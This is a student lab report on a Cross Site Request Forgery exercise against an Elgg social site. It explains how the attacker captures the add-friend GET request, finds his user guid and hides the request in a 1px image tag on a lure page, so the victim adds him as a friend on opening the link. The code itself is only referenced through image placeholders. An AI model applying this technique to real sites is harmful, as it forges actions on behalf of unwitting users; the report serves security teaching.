
**Cross Site Request Forgery Lab Report**

**Task 1:**



Add friend HTTP request

**Figure 1.1**

1. By adding Alice as a friend from Boby’s account, Boby is able to view the Live HTTP Header and with the help of this, he is able to identify the Add friend HTTP request, which is a GET request (Figure 1.1).




Bobys guid to be used for writing the malicious websites code

**Figure 1.2**

1. When logged into Boby’s account, Boby can check his guid by looking at his HTTP Request Header, when he clicks edit account on his homepage.

By looking at his edit Profile request HTTP Header, we are able to determine that his guid is 40, we will use this knowledge to write the code for the malicious website.




Boby’s guid=40, as determined by looking at the Live HTTP Header

Code written to malicious website to add Boby as Alices friend.

**Figure 1.3**


1. The malicious websites code can have this img tag with the, GET request for adding a friend that we found by adding Alice as a friend of Boby. Now to make Alice add Boby as a friend, we submit the request in the form of an image of 1px by 1px size. So when, Alice opens this link, the request is immediately sent to elgg website and Boby is added as a friend.



Message sent from Boby’s account to Alice

**Figure 1.4**


1. Boby sends a message to Alice along with the link to csrflabattackerwebsite, that contains the malicious code as shown in Figure 1.3.



Message received by Alice from Boby.

**Figure 1.5**

1. Alice sees a message from Boby with a link in it and opens the link, to be redirected to the malicious website.




Referrer shows that the HTTP request has been made by the malicious website.

HTTP Header after Boby’s attack is successful.

**Figure 1.6**

1. When Alice clicks on the link in the message, she is redirected to the [www.csrflabattacker.com/index.html](http://www.csrflabattacker.com/index.html) page which contains the img tag that has the malicious line of code. So as soon as the page is opened, without Alice clicking anything, the img tag is read a request for an image from the add friend link is made and Alice adds Boby as a friend, where Boby’s guid is 40.

